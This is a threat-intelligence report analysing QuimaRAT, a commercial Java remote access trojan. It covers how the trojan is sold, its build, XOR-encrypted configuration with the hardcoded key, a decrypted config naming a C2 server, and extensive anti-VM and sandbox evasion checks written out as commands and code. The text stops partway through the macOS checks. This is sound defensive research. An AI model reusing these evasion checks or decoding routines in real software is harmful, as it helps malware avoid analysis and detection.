LevelBlue

Threat spotlight

QuimaRAT: A Java RAT with burning ambitions

2026

Table of contents

Executive summary

QuimaRAT is a cross-platform Java-based remote access trojan (RAT) designed to operate across Windows, Linux, and macOS environments. Built around a modular architecture, the RAT supports dynamic capability expansion through encrypted plugins that can be delivered, loaded, unloaded, and updated directly from its command-and-control (C2) infrastructure.



Figure 1. QuimaRAT's logo

Beyond traditional RAT functionalities, such as remote command execution, persistence, file transfer, clipboard manipulation, and system control, QuimaRAT incorporates fileless shellcode execution, automated recovery mechanisms, and a resilient communication framework designed to maintain long-term access to compromised systems. This article provides a comprehensive analysis of QuimaRAT's architecture, configuration management, communication protocol, persistence mechanisms, plugin framework, and operator capabilities, offering insight into the design and operational workflow of this multi-platform threat.

Meet QuimaRAT

The dark web forum seller advertises QuimaRAT using language and visuals typical of commercialized malware tooling. The product is presented as a packaged, subscription-based RAT platform with a polished feature list, support model, builder, platform coverage, and pricing tiers. The forum post frames the tool as "QuimaRAT v2.0", a Java-based cross-platform RAT for Windows, macOS, and Linux, and uses several marketable claims such as "70+ modules", "AES-256 encryption", "FUD (Fully Undetectable)" and "GUI panel" to create the impression of a mature and ready-to-use product.



Figure 2. QuimaRAT advertised on a dark web Forum.

The seller highlights a builder with multiple transport modes, including TCP, SSL, HTTP, and HTTPS and support for ProGuard plus AES-256 string encryption. The material also advertises multiple output formats, including JAR, EXE, APP, SH, BAT, VBS, and native builds. This is important because the seller is not only advertising malware functionality, but also a deployment pipeline intended to help buyers package the client for different environments and delivery scenarios. The GitHub repository mirrors this positioning by describing build formats and listing Windows, macOS, and Linux as supported platforms.



Figure 3. QuimaRAT's description on its dark web forum advertisement.

The seller also emphasizes stealth and usability across operating systems. In the forum post about QuimaRAT, Windows and Linux are described as fully silent and hidden, while macOS is presented with a more realistic caveat that some permissions are required for functions, such as screen capture and input control. It shows the seller attempting to balance aggressive marketing with platform-specific limitations. It also aligns with the broader cross-platform branding: Java is used as the central selling point, with the product marketed as "Powered by Java" and capable of running across multiple environments.



Figure 4. QuimaRAT's pricing model.

The pricing page reinforces the malware-as-a-service (MaaS) model. The seller advertises access periods from one month to lifetime, with prices shown as $150 for one month, $300 for three months, $500 for six months, $700 for twelve months, and $1,200 for lifetime access. Each tier is presented as including all modules, all platforms, the client builder, obfuscation, updates, and support. This commercial packaging suggests that QuimaRAT is intended for repeated sale and operational use by multiple buyers rather than as a single private tool.



Figure 5. QuimaRAT's GitHub page.

The public GitHub repository appears to support the seller's external credibility and product documentation. It describes categories such as surveillance, recovery, system, network, offensive, evasion, and remote file management, with examples including keylogging, screen capture, webcam access, password recovery, process management, network sniffing, port scanning, command execution, anti-detection, obfuscation, and remote file manager functionality. The repository also provides contact channels, including an email address, Telegram account, and website.

At the same time, the repository and forum claims should be treated as actor-side advertising, not as proof that every listed feature is implemented in the analyzed sample.

Java project structure and dependencies

The presence of two separate `pom.xml` files indicates that QuimaRAT is organized as a modular Java project built using Apache Maven. These Maven configuration files suggest that the malware is divided into multiple components with different responsibilities that are compiled and packaged together during the build process.

Among the identified modules are `rat-common` and `rat-client`. The rat-common module is described as "QuimaRAT - Common (Protocol + Crypto)" suggesting it contains shared functionality related to communication protocols, packet processing, and cryptographic operations. The `rat-client` module, labeled as the "QuimaRAT - Client (Agent)" depends directly on `rat-common`, indicating that it imports and utilizes the shared networking and protocol functionality implemented there.

The project also relies on several well-known Java libraries, including Netty for asynchronous network communications and Gson for JSON serialization and deserialization. In addition, the presence of the Maven Shade Plugin suggests the malware is packaged into a standalone executable JAR containing all required dependencies.

Another notable detail is the relocation of package names from `com.quimaRAT.client` to `org.svcruntime.app` and from `com.quimaRAT.common` to `org.svcruntime.core` during the build process, likely intended to reduce obvious references to the malware family and make the final artifact appear more legitimate.

```
<relocations>
    <relocation>
        <pattern>com.quimaRAT.client</pattern>
        <shadedPattern>org.svcruntime.app</shadedPattern>
    </relocation>

    <relocation>
        <pattern>com.quimaRAT.common</pattern>
        <shadedPattern>org.svcruntime.core</shadedPattern>
    </relocation>
</relocations>
```

Figure 6. Relocation package names from the "Client (Agent)" pom.xml.

The build configuration also indicates cross-platform support. Since the malware is implemented in Java and packaged as an executable JAR, it can operate on multiple operating systems supporting the Java Runtime Environment. Additionally, the inclusion of JNA and the retention of native libraries for Windows, Linux, and macOS indicate that these operating systems are supported targets.

QuimaRAT analysis

SWFT.jar file - bb0fbcb1e47ec04aa55555f3769fbc6f09694de1e9baae59260356b26b5af6a7

The analyzed JAR archive, a 3.59 MB cross-platform Java application, is designed to run on JVM (Java SE 8). During the static analysis conducted for this research, the sample was found to contain multiple embedded Java Native Access (JNA) native libraries for Windows, Linux, and macOS across various architectures. These native components allow the RAT to interact directly with low-level operating system APIs through C/C++ code, indicating intentional support for broad multi-platform deployment.

Analysis Preparations

A JAR file is essentially a ZIP archive containing compiled Java classes and embedded resources. As part of the static analysis process conducted for this research, the `.class` files were extracted from the `SWFT.jar` archive for further examination.

Before analyzing the RAT functionality, a decryption stage was performed to restore strings embedded throughout the different `.class` files. The RAT uses multiple XOR-based string decryption routines, where each class utilizes a different hardcoded XOR value to obfuscate configuration values, commands, and log messages.

An example of one of the identified XOR decryption functions is shown below:

```
private static String $<random_short_name>(int[] nArray) {
  int n = nArray.length;
  char[] cArray = new char[n];
  for (int i2 = 0; i2 < n; ++i2) {
      cArray[i2] = (char)(nArray[i2] ^ <random_1_hexadecimal_value>);
  }
  return new String(cArray);
}
```

Figure 7. An XOR decryption function.

QuimaRAT Main Execution Flow Analysis

The following section analyzes QuimaRAT's execution flow and internal runtime behavior, focusing on how the RAT initializes its environment, manages execution logic, maintains operational stability, and establishes communication with the remote operator infrastructure.

Runtime Exception Handler

At startup, QuimaRAT installs a global uncaught exception handler using Java's `Thread.setDefaultUncaughtExceptionHandler()` functionality. This handler captures unexpected errors from any thread and logs `[ClientApp] Uncaught exception in <THREAD_NAME>: <ERROR>`. This gives the RAT runtime visibility into unexpected failures before configuration loading and the rest of the execution flow begin.

Configuration Loading

The RAT loads an encrypted internal `config.dat` file embedded within the JAR archive and decrypts it using a repeating-key XOR routine. The decryption key is the hardcoded ASCII string `QuimaRAT20`, which is reconstructed from an embedded byte array and repeatedly applied across the encrypted configuration data in order to restore the original JSON-based configuration content.

```
private static final byte[] a = new byte[]{81, 117, 105, 109, 97, 82, 65, 84, 50, 48};
```

Figure 8. The hardcoded XOR key.

```
public static byte[] xorTransform(byte[] byArray) {
    byte[] byArray2 = new byte[byArray.length];
    for (int i2 = 0; i2 < byArray.length; ++i2) {
        byArray2[i2] = (byte)(byArray[i2] ^ a[i2 % a.length]);
    }
    return byArray2;
}
```

Figure 9. The repeating-key XOR decryption logic.

After decryption, the restored configuration is parsed as JSON and used to initialize the RAT's core operational parameters before execution continues into environment validation, persistence installation, and C2 communication initialization. The configuration contains multiple runtime settings controlling the malware's behavior, including:

`targetOs, hosts, ip, port, transport, ssl, serverId, delay, installReg, installSch, installStart, installPersist, antiVm, fileName, folder, regName, binderEnabled, binderFileName, pastebinEnabled, pastebinUrl, and certHash.`

In the analyzed sample, the configuration defines a plain TCP C2 connection to `45.63.24[.]218:4447`, enables Registry Run Key and Startup folder persistence mechanisms, disables anti-virtualization checks, and identifies the campaign/server value as `MONDAY 1`.


```
{
    "targetOs": "windows",
    "hosts": [
        {
            "ip": "45.63.24.218",
            "port": 4447,
            "transport": "TCP"
        }
    ],
    "serverId": "MONDAY 1",
    "delay": 2,
    "installReg": true,
    "installSch": false,
    "installStart": true,
    "installPersist": true,
    "antiVm": false,
    "manifestCreatedBy": "XkAVglEFXfEiq1qxL67oi4EIiIyLCnVuaFYa",
    "manifestComment": "GOILoWPCmYFON3g8BysWqd2OTkLkA6iVjkUfSGIC",
    "fileName": "rLxqbosgrfBv.txt",
    "folder": "LHQhVxufHZ",
    "regName": "iGmcYueWny"
}
```


Figure 10. config.dat after decryption.

Note: Configuration values are selected by the RAT operator during the build process (as shown in Figures 11 and 12) and embedded into the generated sample. Therefore, operational parameters such as C2 infrastructure, persistence settings, anti-virtualization behavior, transport modes, and file/folder/registry names may vary between different QuimaRAT deployments.



Figure 12. Builder screen 2, configuration selecting values.

Single-Instance Protection

Before continuing execution, the RAT performs a single-instance verification routine designed to ensure that only one copy of the RAT is running on the infected machine at a time. To achieve this, the RAT creates a `.lock` file inside the operating system's temporary directory and attempts to lock it using the Java `FileLock` functionality, a Java mechanism that allows a process to exclusively lock a file in order to prevent other processes from using it simultaneously. If the lock operation succeeds, execution continues normally. However, if another RAT instance already holds the lock, the operation fails, indicating that another copy of the RAT is already active. In such cases, the RAT logs "`[ClientApp] Another instance is already running. Exiting.`" and immediately terminates execution.

Before generating the lock filename, the RAT builds a unique identifier using the configured `SERVER_ID` together with the configured C2 connection parameters, including the IP address, port number, and SSL state of each configured host. In the analyzed sample, the generated identifier string is:

`MONDAY 1|45.63.24[.]218:4447:false`

The resulting string is hashed using Java's `hashCode()` functionality and masked with `Integer.MAX_VALUE` to ensure a positive value. The resulting number is then used to generate the lock filename in the format `qr_<hash>.lock`.

If the lock verification routine fails due to an exception, the RAT logs "`[ClientApp] Lock check failed: <ERROR>`" and finishes its execution.

Binder Payload Execution

If the binder functionality is enabled through the configuration, the RAT extracts an embedded payload from the `/binder_payload/` resource folder inside the JAR archive and launches it using platform specific execution methods such as `cmd /c start` on Windows, `open` on macOS, or `xdg-open` on Linux.

This functionality allows the RAT to execute an additional embedded payload or decoy application alongside the main RAT process. The payload filename is retrieved dynamically from the `BINDER_FILE_NAME` configuration value. Before extraction, the RAT creates a dedicated temporary working directory inside the operating system temp folder using a path derived from the configured `SERVER_ID` value through a Java `hashCode()` operation in the format: `ac_<SERVER_ID.hashCode()>`. In the analyzed sample, the configured `SERVER_ID` is `MONDAY 1`. During successful execution, the RAT logs messages "`[Binder] Extracted: <PATH>`" and "`[Binder] Launched: <FILENAME>`".

If the specified binder payload is not found, the RAT logs the message "`[Binder] Resource not found: <RESOURCE_PATH>`" and terminates the binder execution routine. If an exception occurs during extraction or execution, the RAT logs "`[Binder] Error: <ERROR>`". However, in the analyzed sample, binder functionality was disabled and no binder payload was present inside the JAR archive.

Target OS Validation

QuimaRAT retrieves the current operating system name using Java's `System.getProperty("os.name")`, converts it to lowercase, and compares it against the configured `targetOs` value from the decrypted configuration. The RAT checks for operating system identifiers such as `windows`, `mac`, `darwin`, and `linux`. If `targetOs` is set to `all`, execution continues without restriction. Otherwise, the detected operating system is used to route execution into the relevant Windows, macOS, or Linux persistence and antiVM logic.

```
private static String getValidatedTargetOs() {
    String string = TARGET_OS;
    String string2 = System.getProperty("os.name", "").toLowerCase();
    if ("all".equals(string)) {
        return string2;
    }
    if ("windows".equals(string) && string2.contains("win")) {
        return string2;
    }
    if ("mac".equals(string) && (string2.contains("mac") || string2.contains("darwin"))) {
        return string2;
    }
    if ("linux".equals(string) && string2.contains("linux")) {
        return string2;
    }
    return string2;
}
// The variable names were changed to more indicative names
```

Figure 13. Target operating system's validation routine.

Anti-VM / Sandbox Detection

The anti-VM logic is controlled by the `antiVm` value from the decrypted `config.dat` file and is executed after the target operating system validation determines which Windows, Linux, or macOS execution path should be used. When this value is enabled, the RAT performs operating system-specific virtualization and analysis environment checks before continuing execution. If any suspicious indicator is detected, the RAT immediately terminates using `System.exit(0)` before continuing into the operating system-specific persistence installation and C2 initialization flow.

Windows Virtualization and Sandbox Checks

On Windows, QuimaRAT performs several anti-VM and anti-analysis checks by executing native Windows commands and inspecting their output.

Windows Virtualization Process Checks

First, the RAT runs the `tasklist` command to retrieve the list of currently running processes. The output is converted to lowercase and searched for known virtualization-related process names, including `vboxservice.exe`, `vboxtray.exe`, `vmtoolsd.exe`, `vmwaretray.exe`, `vmwareuser.exe`, `vmusrvc.exe`, `vmsrvc.exe`, `qemu-ga.exe`, `xenservice.exe`, and `prl_tools.exe`. If any of these process names are found, the environment is treated as virtualized.

Windows Analysis and Debugging Tool Detection

The RAT then executes `tasklist` again and searches the running process list for analysis-, debugging-, monitoring-, and sandbox-related tools. These include:

- `wireshark.exe`
- `fiddler.exe`
- `processhacker.exe`
- `procmon.exe`
- `procexp.exe`
- `ollydbg.exe`
- `x64dbg.exe`
- `x32dbg.exe`
- `idaq.exe`
- `idaq64.exe`
- `autoruns.exe`
- `regmon.exe`
- `filemon.exe`
- `tcpview.exe`
- `dumpcap.exe`
- `hookexplorer.exe`
- `importrec.exe`
- `petools.exe`
- `lordpe.exe`
- `sysanalyzer.exe`
- `sniff_hit.exe`
- `joeboxcontrol.exe`
- `joeboxserver.exe`
- `sbiectrl.exe`
- `cuckoomon.dll`

If one of these artifacts appears in the process list, the RAT treats the host as an analysis environment.

Windows Registry-Based Virtualization Detection

In addition to process enumeration, QuimaRAT queries Windows registry locations commonly associated with virtualization software. It executes `reg query` through `cmd /c` against VirtualBox- and VMware-related registry paths. If the command returns non-empty output that does not contain `ERROR`, the registry key is considered present and the environment is flagged.

The executed registry queries include:

- reg query “HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions” 2>nul
- reg query “HKLM\SOFTWARE\VMware, Inc.\VMware Tools” 2>nul
- reg query “HKLM\HARDWARE\ACPI\DSDT\VBOx__” 2>nul
- reg query “HKLM\SYSTEM\CurrentControlSet\Services\VBoxGuest” 2>nul

Windows Filesystem-Based Virtualization Detection

QuimaRAT also checks for virtualization-related drivers and installation artifacts on disk. The RAT verifies the existence of files and directories associated with VirtualBox and VMware, including the following .sys files and folders:

- SystemRoot\System32\drivers\VBoxMouse.sys
- SystemRoot\System32\drivers\VBoxGuest.sys
- SystemRoot\System32\drivers\vmhgfs.sys
- SystemRoot\System32\drivers\vmmouse.sys
- ProgramFiles\Oracle\VirtualBox Guest Additions
- ProgramFiles\VMware\VMware Tools

If any of these artifacts are present, the environment is treated as virtualized.

Windows Sandbox Heuristic Checks

The RAT performs additional Windows sandbox heuristics. It checks whether the current username matches `sandbox`, `malware`, `virus`, `sample`, `maltest`, or `currentuser`, and whether the computer name starts with sandbox or malware.

```
object = System.getProperty("user.name", "").toLowerCase();
String string6 = System.getenv("COMPUTERNAME");
string6 = string6 != null ? string6.toLowerCase() : "";
for (String string7 : stringArray = new String[]{"sandbox", "malware", "virus", "sample", "maltest", "currentuser"}) {
  if (!((String)object).equals(string7)) continue;
      return true;
  }
if (string6.startsWith("sandbox")) return true;
if (string6.startsWith("malware")) {
   return true;
}
```

Figure 14. Username and computer name sandbox heuristic checks.

Low Resolution Sandbox Detection

It also checks whether the screen resolution is unusually small, at or below 640x480.

```
try {
  Dimension dimension = Toolkit.getDefaultToolkit().getScreenSize();
  if (dimension.width <= 640) return true;
  if (dimension.height <= 480) {
      return true;
  }
}
```

Figure 15. Low screen resolution sandbox detection heuristic.

Running Process Count Heuristic

Finally, it counts running processes using the following command: `cmd /c tasklist /NH | find /c /v ""`

If the number of running processes is lower than `15`, the RAT treats the machine as suspicious or sandbox-like.

Linux Virtualization and Analysis Checks

On Linux, QuimaRAT performs anti-VM checks by executing native shell commands and inspecting system files that commonly expose virtualization indicators.

Linux DMI Product Name Virtualization Detection

First, the RAT reads the DMI (Desktop Management Interface) product name by executing the `sh` shell with this command: `sh -c 'cat /sys/class/dmi/id/product_name 2>/dev/null || echo'`

The output is converted to lowercase and searched for virtualization related strings, including `virtualbox`, `vmware`, `kvm`, `qemu`, `xen`, `parallels`, and `bhyve`. If any of these strings are found, the environment is treated as virtualized.

Linux DMI Vendor-Based Virtualization Detection

The RAT then reads the DMI system vendor using:
`sh -c 'cat /sys/class/dmi/id/sys_vendor 2>/dev/null || echo'`

The output is checked for virtualization vendor strings, such as `vmware`, `innotek`, `qemu`, `parallels`, and `microsoft`. If one of these strings is found, the RAT flags the environment as virtualized.

Linux Hypervisor Flag Detection

In addition, QuimaRAT checks the CPU information for the `hypervisor` flag using: `sh -c 'grep -c hypervisor /proc/cpuinfo 2>/dev/null || echo 0'`

If the returned count is greater than 0, the RAT treats the host as running under a hypervisor. This method is commonly exposed when Linux is running under virtualization software or a hypervisor environment.

Linux Guest Tools and Virtualization Artifact Detection

Finally, the RAT checks for known virtualization guest tools and system artifacts. It verifies whether the following files exist:

- /usr/bin/qemu-ga
- /usr/sbin/VBoxService
- /usr/bin/vmtoolsd
- /proc/scsi/scsi

If `/usr/bin/qemu-ga`, `/usr/sbin/VBoxService`, or `/usr/bin/vmtoolsd` exist, the environment is flagged. If `/proc/scsi/scsi` exists, its content is read and searched for vbox or `vmware`.

macOS Virtualization and Analysis Checks

On macOS, QuimaRAT performs anti-VM checks by executing native macOS system commands and searching their output for virtualization-related strings.

macOS Hardware Model Virtualization Detection

First, the RAT checks the hardware model using the sh shell using this command:
`sh -c 'sysctl -n hw.model 2>/dev/null || echo'`

The `sysctl` utility is used to retrieve low-level kernel and hardware information from the operating system. The returned hardware model is converted to lowercase and searched for virtualization-related strings including `vmware`, `virtualbox`, and `parallels`. If any of these strings are found, the host is treated as virtualized.

macOS I/O Registry Virtualization Detection

The RAT then queries the macOS I/O Registry, a native macOS interface exposing hardware and device information, in order to identify virtualization-related artifacts that may indicate the RAT is running inside a virtual machine or analysis environment, using: `sh -c 'ioreg -l 2>/dev/null | head -500'`

